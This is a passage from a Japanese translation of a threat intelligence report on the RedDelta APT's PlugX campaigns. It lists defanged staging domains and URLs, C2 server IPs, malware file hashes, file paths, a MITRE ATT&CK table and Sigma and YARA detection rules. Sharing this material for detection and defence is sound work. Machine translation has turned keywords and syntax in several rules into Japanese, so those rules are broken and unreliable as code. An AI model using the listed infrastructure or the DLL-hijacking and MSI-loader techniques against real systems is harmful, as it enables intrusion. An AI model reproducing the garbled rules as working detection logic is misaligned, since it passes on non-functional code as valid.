itduniversity[.]com
ivibers[.]com
jorzineonline[.]com
kelownahomerenovations[.]com
kentscaffolders[.]com
kerrvillehomeschoolers[.]com
kxmmcdmnb[.]online
lebohdc[.]com

linkonmarketing[.]com
loginge[.]com
lokjopppkuimlpo[.]shop
londonisthereason[.]com
looksnews[.]com
maineasce[.]com
meetviberapi[.]com
mexicoglobaluniversity[.]com
mobilefiledownload[.]com
mojhaloton[.]com
mongolianshipregistrar[.]com
mrytlebeachinfo[.]com
myynzl[.]com
newslandtoday[.]net
normalverkehr[.]com
nymsportsmen[.]com
oncalltechnical[.]com
onmnews[.]com
pgfabrics[.]com
pinaylizzie[.]com
profilepimpz[.]com
quickoffice360[.]com
redactnews[.]com
reformporta[.]com
richwoodgrill[.]com
riversidebreakingnews[.]com
rpcgenetics[.]com
sangkayrealnews[.]com
shreyaninfotech[.]com
smldatacenter[.]com

spencerinfo[.]net
starlightstar[.]com
tasensors[.]com
techoilproducts[.]com
thelocaltribe[.]com
tigermm[.]com
tigernewsmedia[.]com
tophooks[.]org
truckingaccidentattorneyblog[.]com
truff-evadee[.]com
tychonews[.]com
unixhonpo[.]com
usedownload[.]com
vanessalove[.]com
versaillesinfo[.]com
vopaklatinamerica[.]com
windowsfiledownload[.]com
xxmodkiufnsw[.]shop
365officemail[.]com
7gzi[.]com

追加のステージングドメイン

https[:]//getfiledown[.]com/utdkt
https[:]//versaillesinfo[.]com/brjwcabz
https[:]//lifeyomi[.]com/trkziu
https[:]//lebohdc[.]com/uleuodmm
https[:]//cdn7s65[.]z13[.]web[.]core[.]windows[.]net
https[:]//edupro4[.]z13[.]web[.]core[.]windows[.]net
https[:]//elevateecom[.]com/deqcehfg
https[:]//vabercoach[.]com/uenic

https[:]//artbykathrynmorin[.]com/lczjnmum

RedDelta管理サーバー

115.61.168[.]143
115.61.168[.]170
115.61.168[.]229
115.61.169[.]139
115.61.170[.]105
115.61.170[.]70
182.114.108[.]91
182.114.108[.]93
182.114.110[.]11
182.114.110[.]170

RedDelta C2サーバー（2024年10月～12月）

103.79.120[.]92
45.83.236[.]105
116.206.178[.]67
45.133.239[.]183
116.206.178[.]68
103.238.225[.]248
45.133.239[.]21
103.238.227[.]183
103.107.104[.]37
107.148.32[.]206
167.179.100[.]144
116.206.178[.]34
149.104.2[.]160
207.246.106[.]38
45.76.132[.]25

155.138.203[.]78
144.76.60[.]136
38.180.75[.]197
107.155.56[.]15
107.155.56[.]87
202.91.36[.]213
107.155.56[.]4
149.104.12[.]64
154.205.136[.]105
223.26.52[.]208
45.128.153[.]73
96.43.101[.]245
45.135.119[.]132
161.97.107[.]93
103.107.105[.]81
103.107.104[.]4
103.107.104[.]57
154.90.47[.]123
147.78.12[.]202

ショートカット（LNK）ファイル（SHA256）

a0a3eeb6973f12fe61e6e90fe5fe8e406a8e00b31b1511a0dfe9a88109d0d129
2232cd249be265d092ea923452f82aae28f965b48897fe6f05a7cd4495fcd96e
aaad74fbf1b3f499aa2be9f5a86f0d6427c2d807c27532090671295a2b5d67e0
6e37ad572f1e7d228c8c0c7cb1ef2d966d16d681669587cfb80e063106d77a6e
6ac4b0fd81e317615e0935e83874ef997b7bff3aff2f391405a2e22161f4fd45
dd2d8fb565b18065bde545da16f67f31036b4d45dec5b82caa74e30a617e85e8
945f7ca6ce890f6cd1813b0ed1912ef25ed4a5f11da0fe97c20fe443bd4489a1
042045687882ec8dc2d61e26e86e56620c4a1e694b46f9ce814b060cb0cf4bb5
5479927c78faed415853c3ba3798dfff93d4047a17c3c4d87f7dc1ce8289395c

d8981d4cbca9b99828a9459e4abfbbe20a221bfc59fc0f2a6d6a751c363b26c4
c6bd2c31ebaa8d51964c49a22bc796aa506e594d6f1b1043b01d0baf58836172
df3e5c62fa7086eec23c04cb52a17d64aa0b4f252551c8a65c599291a7cee61f
2c791775e66a77fe72aa826823f554bfe9a41525c6c1c14798cf56a42925db31
74f3101e869cedb3fc6608baa21f91290bb3db41c4260efe86f9aeb7279f18a1

MSIファイル（SHA256）

1cbf860e99dcd2594a9de3c616ee86c894d85145bc42e55f4fed3a31ef7c2292 (Meeting_Invitation.msc)
54549745868b27f5e533a99b3c10f29bc5504d01bd0792568f2ad1569625b1fd (240422 264-24 SOLO airfield surveys.msc)
8c9e1f17e82369d857e5bf3c41f0609b1e75fd5a4080634bc8ae7291ebe2186c (Meeting Invitation.msc)
d0c4eb52ea0041cab5d9e1aea17e0fe8a588879a03415f609b195cfbd69caafc (Meeting.msc)
ca0dfda9a329f5729b3ca07c6578b3b6560e7cfaeff8d988d1fe8c9ca6896da5 (Meeting invitation.msc)
6784b646378c650a86ba4fdd4baaaf608e5ecdf171c71bb7720f83965cc8c96f (Meeting.msc)
00619a5312d6957248bac777c44c0e9dd871950c6785830695c51184217a1437 (Pg 151 vv nghi le Quoc khanh 2.9.msc)
eae187a91f97838dbb327b684d6a954beee49f522a829a1b51c1621218039040 (BCTT 02.9 AM Final.docx.msc)
c1f27bed733c5bcf76d2e37e1f905d6c4e7abaeb0ea8975fca2d300c19c5e84f (ADSOM-Plus - Meeting Programme.msc)
397afb74746b2fe01abc63789412b38f44ceb234a278a04b85b2bb5b4e64cc8c (Meeting Invitation.msc)
49abaa2ba33af3ebde62af1979ed7a4429866f4f708e0d8e9cfffcfa7a279604 (Meeting Procedure.msc)
3e6772aca8bb8e71956349f1ea9fecda5d9b9cfa00f8cdbf846c169ab468a370 (Meeting request.msc)
f0aa5a27ea01362dce9ced3685961d599e1c9203eef171b76c855a3db41f1ec6 (Шуурхай мэдээ 2024-05-27 -.msc)
e81982e40ee5aaed85817343464d621179a311855ca7bcc514d70f47ed5a2c67 (Meeting Invitation.msc)

MSI files (SHA256)

471e61015ff18349f4bf357447597a54579839336188d98d299b14cff458d132
7c741c8bcd19990140f3fa4aa95bb195929c9429fc47f95cf4ab9fad03040f7b
1efe366230043521c1f55cc049117a65acd1a29f4470446ad277f57c4f3a2feb
7a2994a6b61ee8ac668e41e622edfa7ae7e06b66d80c2a535f5822bc98058c33
364f38b48565814b576f482c1e0eb4c8d58effcd033fd45136ee00640a2b5321
d4b9f7c167bc69471baf9e18afd924cf9583b12eee0f088c98abfc55efd77617
dbe26b8c3a75f2a78e1a47e021e5ed0087dd8433a667ab8238385529239f108e
71e462aaca0f2d8c8a685756b070d017c796de6ac22021a79d922f2f182d4fb0
2d884fd8cfa585adec7407059064672d06a6f4bdc28cf4893c01262ef15ddb99
30fbf917d0a510b8dac3bacb0f4948f9d55bbfb0fa960b07f0af20ba4f18fc19
2cd4fb94268ba063b1a5eea7fe87e794fecf46c0f56c2aaa81e8c9052bb4f5f2 (Adobe-Setup.msi)
38b2852a8dfadac620351c7bea674c29cc5aa89d051fb7acfb8d550df00d4403
34e915d93b541471a9f7e747303f456732cd48c52e91ef268e32119ea8c433c0
507aa944d77806b3f24a3337729b52168808e8d469e5253cbf889cdaabb5254e
976ffe00ca06a4e3d2482815c2770086e7283025eeecad0a750001dedaa2d16a
2cd4fb94268ba063b1a5eea7fe87e794fecf46c0f56c2aaa81e8c9052bb4f5f2
c7ec098093eb08d2b36d1c37b928d716d8da021f93319a093808a7ceb3b35dc1
c2d259056163788dce3a98562bb3bcba3a57a23854104e58a8d0fe18200d690b
62adbe84f0f19e897df4e0573fc048272e0b537d5b34f811162b8526b9afaf32 (Adobe-Setup.msi)

DLLファイル（SHA256）
67c23db357588489031700ea8c7dc502a6081d7d1a620c03b82a8f281aa6bde6
b6f375d8e75c438d63c8be429ab3b6608f1adcd233c0cc939082a6d7371c09bb
a7735182b7f9f2c10af3f8d2d10634c344d984f6e53e7a3787e4d3d756a7a0a0
53bafcf064d421341c582d93108e84df2f0e284c2b0a4dc2deb9099aa953bf5a
7a16ba2f0d2c4f7779b67e41f8196ddc6652ca7b61607696ed154df83c8d7b9c
749d8980d80966480c85c112a10e1be3d391c1f4673977e880fa461edc2cbf18
2220a9297876d7ffb5ad8da4d35ed7b2c8746129f66056e81c4f74a6bb224fd7
3ced0837225b635f2ed63e4f72f95933d804e089a21eb8022407a74d772bb94f
f1f58fda25e2a6dde9cab4faf02f7246d2a8ab2c96b4b055deea4093eee9d0e6

77f813a461b4f1f1c765d951f0bf04668d96efea72cb8ecfb594ea2e36153cf8
dc155cb86f5240c2c39c851e006e39cb33ed9b52e0633cbcdcc2164a47a93e22
5400fda058d7a13c27e9c95453634e4fee9a421023e0d4482f3eacc198caa928
367a98647dea14345e258bc01dfb77b46d1a895e91b5d088cf949de34db13f59
f1812ca5170af2401d501561d2a3036379752d22111b10f9ac570587364c82aa
e1c85c49982339770189f7947b5bfeb926bc3e4e1d1c63655cb0f8cfdc82a647
f2b04c3c764c85c0bedb434b55304d26d067662cd47e620e219657a0007c9fe0
c25b3a3d7779cb89772454a756ce48ed3744cf233564d309b6f8d19bd8e26fa4 (hid.dll)
1bde2b050117d7f27e55a71b4795476decace1850587a17d6cf6fd3fc030ff1a (hid.dll)
73451742de056d3d06f7c42904651439198df449115f7adb08601b8104bec6fb (hid.dll)
651c096cf7043a01d939dff9ba58e4d69f15b2244c71b43bedb4ada8c37e8859 (msi.dll)
f8c1a4c3060bc139d8ac9ad88d2632d40a96a87d58aba7862f35a396a18f42e5 (msi.dll)
288e79407daae7ae9483ef789d035d464cf878a611db453675ba1a2f6beb1a03 (FormDll.dll)
ee9c935adae0d830cdc0fccd12b19c32be4f15dffcf454a9d807016ce59ff9a9
c5aa22163eb302ef72c553015ae78f1efe79e0167acad10047b0b25844087205 (hid.dll)
1a37289c70c78697b85937ae4e1e8a4cebb7972c731aceaef2813e241217f009 (hid.dll)
49c32f39d420b836a2850401c134fece4946f440c535d4813362948c2de3996f (hid.dll)
83946986b28fd8d04d59bab994cd2dc48e83b9711a8f453d8364c2ad27ea0254 (hid.dll)
ade0b5cfedfa73252ec72deee7eb79e26380e2e50b47efcfe12350c9a255bb66 (hid.dll)
b63f51537957572c43c26fc8e9088361978ee901df4b8e67d48843c4fb7c027b (hid.dll)
557f04c6ab6f06e11032b25bd3989209de90de898d145b2d3a56e3c9f354d884

暗号化ペイロード（DAT）（SHA256）

095855cf6c82ae662cce34294f0969ca8c9df266736105c0297d2913a9237dd1
abd5a09ec75ff36df87ece894cab441ef7f021f5bdd8ba55d00b8ed8aac03ab4
7b8dbfe66d16ad627d3864bd5d396b98a86c75aa4a3d87067a03221d73a560c1
52ba1bd4d40202c24cb896a355f094dbe0dc6e211f5ddd5b59f0c39b99203172
b02b2c0a9209f20dab4efbc458160f5a9efdb81b6474ec10bb727295a86d825a
7f382a8b19613d078e4b78b677cb7592cab7c17577638e7ecad0a4952c6f4055
aafff72a8c4ad7be37b25e3686a28a11f1d29a0acc771cac1974e17c176c5ed1

16dd782942b25aa2eb61bc7de36820444b9f55846c815e249a942b52c61be6b5
d674025113d350438a11439d56db111881de887fea41b2d168c6c2b8d8c22014
ca963057e69914d7e6c40aa7c43b393a1516f6dfdd2abfed12ddaa21fc2cfcce
96085a217f0841bae3fe77ecf60785a5cf4051748e90c818cf6160f7fd00b12e
bde73773529ec32161fb8a675b50678771bf317a83f3dd8d0c47f54bdc665722
94ad60e87518ac2f655be1b0297e0109da3ef0ae733357206e3e87712c5dfba7
908ff3a80ef065ab4be1942e0d41583903f6aac02d97df6b4a92a07a633397a8 (NoteLogger.dat)
a5cd617434e8d0e8ae25b961830113cba7308c2f1ff274f09247de8ed74cac4f (NoteLogger.dat)
4ac2a633904b0da3ac471776ecbaded91e1f3a5107630fafde76868cace46051 (inkformDB.dat)
75e849cc96c573fdfe0233b4d9a79c17fb4c40f15c0b6c0d847c461a30f1cbe8
d188e877066f0932440d4cd8e8e2e856d7b92d40b475b7c0f0c996b34a2847a4 (LDevice.dat)
37c7bdac64e279dc421de8f8a364db1e9fd1dcca3a6c1d33df890c1da7573e9f (LDevice.dat)
6e07e37618f57ac1930865e175d49ef1bf85aa882ffbd30538f55f64d024085b (LDevice.dat)
58a73d445f6122c921092001b132460bb6c1601dc93ecfaabe5df2bf0fef84de (LDevice.dat)
9afddc7ff0a75975748e5dc7d81eee8cd32be79ca32edfebd151a376563e7d4b (LDevice.dat)
9333cc552193cfe9122515e3d7b210de317c297f1c09da5180b3a7f006d94fe4 (LDevice.dat)
3552708726f50ee949656e66a4a10da304bae088fa1b875bfab9e182b6ec97f7 (LDevice (3).dat)
5dae5254493df246c15e52fd246855a5d0a248f36925cecee141348112776275 (officeime.dat)

正規の実行可能ファイル（SHA256）

b9836265c6bfa17cd5e0265f32cedb1ced3b98e85990d000dc8e1298d5d25f93 (ONENOTEM.exe)
87d0abc1c305f7ce8e98dc86712f841dd491dfda1c1fba42a70d97a84c5a9c70 (inkform.exe)
d27c5d38c2f3e589105c797b6590116d3ec58ad0d2b998d2ea92af67b07c76b1
(ExcelRepairToolboxLauncher.exe)
282fc12e4f36b6e2558f5dd33320385f41e72d3a90d0d3777a31ef1ba40722d6
(LDeviceDetectionHelper.exe)
80a7ff01de553cb099452cb9fac5762caf96c0c3cd9c5ad229739da7f2a2ca72 (imecmnt.exe)

HTMLファイル（SHA256）

0b152012c1deab39c6ed7fe75a27168eaaec43ae025ee74d35c2fee2651b8902

0c7ee8667f48c50ea68c9ad02880f0ff141a3279bd000502038a3a187c7d1ede

ファイルパス

C:\Users\Admin\AppData\Local\GkyOpucv\
C:\Users\Public\SecurityScan\
C:\Users\Public\.vsCodes\
C:\ProgramData\.vscodes\
C:\Users\<USER>\AppData\Local\MUxPOTy\
C:\ProgramData\SamsungDriver\
C:\Users\Admin\AppData\Roaming\.inkform\inkformDB.dat
C:\Users\Admin\AppData\Roaming\VirtualFile\inkform.exe
C:\Users\Admin\AppData\Roaming\VirtualFile\FormDll.dll
C:\Users\Public\.inkform\inkformDB.dat
C:\Users\Public\Intelnet\FormDll.dll
C:\Users\Public\Intelnet\inkform.exe
C:\Users\Public\.inkform\inkformDB.dat
C:\Users\Public\SecurityScan\FormDll.dll
C:\Users\Public\SecurityScan\inkform.exe
C:\ProgramData\.inkform\inkformDB.dat
C:\ProgramData\Intelnet\FormDll.dll
C:\ProgramData\Intelnet\inkform.exe
C:\Users\Admin\.inkform\inkformDB.dat
C:\Users\Admin\SamsungDriver\inkform.exe
C:\Users\Admin\SamsungDriver\FormDll.dll

付録B — MITRE ATT&CK手法

戦術：手法	ATT&CKコード
リソース開発：インフラストラクチャの取得 — 仮想プライベートサーバー	T1583.003
リソース開発：インフラストラクチャの取得 — ドメイン	T1583.001
初期アクセス：フィッシング — スピアフィッシング添付ファイル	T1566.001
初期アクセス：フィッシング — スピアフィッシングリンク	T1566.002
実行：ユーザー実行 — 悪意のあるファイル	T1204.002
実行：コマンドとスクリプトインタプリタ — PowerShell	T1059.001
永続性：ブートまたはログオンの自動起動実行 — レジストリの実行キー/スタートアップフォルダ	T1547.001
防御回避：実行フローのハイジャック — DLL検索順序ハイジャック	T1574.001
防御回避：実行ガードレール — ジオフェンシング	T1627.001
防御回避：ファイルまたは情報の難読化/デコード	T1140
防御回避：システムバイナリプロキシ実行 — MMC	T1218.014
防御回避：システムバイナリプロキシ実行 — Msiexec	T1218.007
防御回避：なりすまし — 正規の名前または場所と一致	T1036.005
防御回避：なりすまし — 二重ファイル拡張子	T1036.007
検出：システム情報検出	T1082

コマンド＆コントロール：暗号化チャネル — 対称暗号	T1573.001
コマンド＆コントロール：データエンコーディング：標準エンコーディング	T1132.001
コマンド＆コントロール：Webサービス	T1102

付録C — YARAおよびSigmaルール

PlugXをロードしようとするRedDelta DLLハイジャックの試みを検出するためのSigmaルール：

title: Potential RedDelta APT DLL Hijacking Attempt
id: a8535c40-4e04-4ff6-baea-479ea6b0adea
status: stable
description: Detects DLL potential hijacking of LDeviceDetectionHelper.exe in a subdirectory of AppData\Local. Used by RedDelta APT to load PlugX.
著者: MGUT、Insikt Group、Recorded Future
日付: 2024年9月6日
references:
- https://tria.ge/240803-bmgessseme/behavioral1/analog?q=lDevice&image=C%3A%5CUsers%5CAdmin%5CAppData%5CLocal%5CaPGfRwbjwQD%5CLDeviceDetectionHelper.exe
タグ:
- attack.t1574.001 # Hijack Execution Flow: DLL Search Order Hijacking
ログソース:
製品:Windows
category: process_creation
検出：
image_start:
Image|startswith:
- 'C:\Users\'
image_end:
Image|endswith:
- '\AppData\Local*\LDeviceDetectionHelper.exe'
条件:
image_startとimage_end
level: critical
誤検出:
- Unlikely

NIMで書かれたRedDeltaローダーを検出するためのYARAルール：

```
「pe」をインポートする

ルール APT_CN_RedDelta_Nim_Loader_DEC23 {
  メタ
    著者: JGrosfelt、Insikt Group、Recorded Future
    日付 = "2023年12月21日"
    description = "Detects RedDelta RC4 Implementation in Nim Loaders"
    version = "1.0"
    RF_THREATACTOR = "RedDelta"
    RF_THREATACTOR_ID = "en_T6N"

    文字列:

        /*
        RedDelta Custom RC4 Implementation (from RC4)
        8B 8D E0 FB FF FF                   mov    ecx, [ebp+var_420]
        89 F2                           mov    edx, esi
        32 54 3B 08                       xor    dl, [ebx+edi+8]
        0F BE D2                        movsx  edx, dl
        E8 E7 C5 FF FF                     call   sub_6DB03E5C
        89 85 E0 FB FF FF                    mov    [ebp+var_420], eax
        89 F8                           mov    eax, edi
        83 C0 01                         add    eax, 1
        89 C7                           mov    edi, eax
        0F 81 8E FE FF FF                    jno    loc_6DB07716
        */
        $s1 = { 8B 8D E0 FB FF FF 89 F2 32 54 3B 08 0F BE D2 E8 ?? ?? ?? ?? 89 85 E0 FB FF FF 89 F8 83 C0 01 89 C7 0F }

    条件:
        (uint16 (0) == 0x5a4d)
        および $s1
    }
```

```
ルール APT_CN_RedDelta_Nim_Loader_Aug24 {
  メタ
    author = "MGUT, Insikt Group, Recorded Future"
    日付 = "2024年9月6日"
    description = "DLLハイジャックを通じてPlugXをロードするために使用されるRedDelta MSIファイルを検出します"
    version = "1.0"
    hash = "49c32f39d420b836a2850401c134fece4946f440c535d4813362948c2de3996f"
    hash = "c5aa22163eb302ef72c553015ae78f1efe79e0167acad10047b0b25844087205"
    RF_THREATACTOR = "RedDelta"
    RF_THREATACTOR_ID = "en_T6N"

 文字列:
    $func = "winimConverterVarObjectToPtrObject"
 条件:
    uint16be(0) == 0x4d5a
    and filesize < 500KB
    および pe.number_of_exports == 2
    および pe.exports("HidD_GetHidGuid")
    そしてpe.exports("NimMain")
    および$func
}
```

PlugX をロードするために使用される MSI 実行ファイルを検出する YARA ルール:

```
ルール APT_CN_RedDelta_MSI_Aug24 {
  メタ
    author = "MGUT, Insikt Group, Recorded Future"
    日付 = "2024年9月6日"
    description = "DLLハイジャックを通じてPlugXをロードするために使用されるRedDelta MSIファイルを検出します"
    version = "1.0"
    hash = "30fbf917d0a510b8dac3bacb0f4948f9d55bbfb0fa960b07f0af20ba4f18fc19"
```

```
    hash = "2d884fd8cfa585adec7407059064672d06a6f4bdc28cf4893c01262ef15ddb99"
    RF_THREATACTOR = "RedDelta"
    RF_THREATACTOR_ID = "en_T6N"

 文字列:
    $s1 = "TARGETDIR[%LOCALAPPDATA]"
    $s2 = "\\LDeviceDetectionHelper.exe"
    $s3 = "hid.dll"
 条件:
    uint32be(0) == 0xd0cf11e0 およびそれらすべて
}
```

PlugXのロードに使用されるLNKファイルを検出するためのYARAルール（2023年以降の感染チェーンに適用）：

```
ルール APT_CN_RedDelta_LNK_Oct23 {
 メタ
  author = "Mkelly, Insikt Group, Recorded Future"
  date = "2023-10-13"
  description = "Detects RedDelta LNK files used to retrieve and install .msi files via Powershell"
  version = "1.0"
  hash = "a0a3eeb6973f12fe61e6e90fe5fe8e406a8e00b31b1511a0dfe9a88109d0d129"
  hash = "74f3101e869cedb3fc6608baa21f91290bb3db41c4260efe86f9aeb7279f18a1"
  RF_THREATACTOR = "RedDelta"
  RF_THREATACTOR_ID = "en_T6N"

 文字列:
  $s1 = "install.InstallProduct" wide
  $s2 = "install=New-Object" wide
  $s3 = "install.uilevel = 2" wide
  $s4 = "REMOVE=ALL" ワイド

 条件:
  uint16(0) == 0x004c
  and filesize < 5MB
```

```
   and 3 of them
}
```

Recorded　Futureのレポートには、米国インテリジェンスコミュニティー（ICD）203：分析基準（2015年1月2日発行）と一致する可能性のある表現が含まれています。またRecorded Futureのレポートでは、米国インテリジェンスコミュニティーが採用する信頼レベル基準を使用して、分析的判断の裏付けとなる情報源の質と量を評価しています。

*Insikt Group®*について

Recorded Future の脅威リサーチ部門である Insikt Group は、政府、法執行機関、軍、諜報機関に深い経験を持つアナリストとセキュリティ研究者で構成されています。彼らの使命は、お客様のリスクを軽減し、具体的な成果を実現し、ビジネスの中断を防ぐインテリジェンスを生み出すことです。

*Recorded Future®*について

Recorded Futureは世界最大規模のインテリジェンス企業です。当社のインテリジェンスクラウドは、攻撃者、インフラストラクチャ、標的に関する包括的なインテリジェンスを提供します。オープンウェブ、ダークウェブ、技術ソースにわたるインターネットをインデックス化して、拡大傾向にあるアタックサーフェスと脅威状況をリアルタイムに可視化し、お客様が迅速かつ確信を持ってリスクの軽減と安全なビジネス遂行に取り組めるように支援します。ボストン本社および世界各国のオフィスに従業員を擁し、75か国以上で1,800社を超える企業と政府組織と連携して、バイアスのかかっていない実用的なインテリジェンスをリアルタイムで提供しています。

詳細については、recordedfuture.comをご覧ください。